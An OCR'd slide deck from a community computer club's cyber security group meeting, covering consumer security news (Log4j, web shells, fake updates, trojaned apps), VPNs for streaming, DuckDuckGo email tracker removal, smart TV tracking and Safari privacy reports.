Sun City Computer Club

Cyber Security SIG

January 6, 2022

Questions, Comments, Suggestions welcomed at any time

Even Now


- Audio recording of this session as MP4 file
- Audio recording available at link shown above

Audio Recording In Progress

SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law

- Ever want to be a presenter??

Presenter???



Cyber Security NEWSBLOG

Current Issues

- Log4j – non-Internet connected systems
  WEB sockets
- Staff burnout ours theirs
- Web shells
- Hundreds of millions applications
- Patch just as bad?
- Mars Ingenuity helicopter
- Iran used against Israel
- “Turn off logging” - Please no


- BE AWARE BE PREPARED

VPN for video streaming

- Geographically restricted
- Hide from ISP
- Legality
- Terms of Service
- Smart TV
- Google Play Store
- Amazon Fire
- Home Router
- Wi-Fi hotspot

- Request duck.com eMail address (beta)
- After approval set <your email>@duck.com to forward to your desired email address
- Duck.com will remove any trackers and forward
- Once received view the tracker

duck.com


Email Protection Report
Trackers removed
chzhc04.na1.hubspotlinks.com
This email from [redacted] was sent to [redacted]@duck.com.
Tracker information and from addresses shown in these reports are not saved by DuckDuckGo and only contained within report URLs. We do not save your emails, per our Privacy Guarantees and Service Terms.


duck.com

Got Smart for holidays?


- Smart TVs
- Smart streamers
- Smart tablets, phones, DVRs, etc.
- You watch them, *they* watch you
- Automatic Content Recognition

Amazon, Google, Roku, LG, Samsung, Sony, Vizio,

https://www.cnet.com/news/just-got-a-new-roku-chromecast-apple-tv-or-fire-tv-change-these-privacy-settings-now/



fake updates




poisoned search results
& infected sites


pirated (trojaned) applications

macOS gatekeeper bypass


- Adobe

macOS Gatekeeper bypass






Safari Privacy Report




Safari Privacy Report



Allow privacy-preserving measurement of ad effectiveness	Let advertisers measure how they're doing without associating ad activity with you.


Safari Privacy




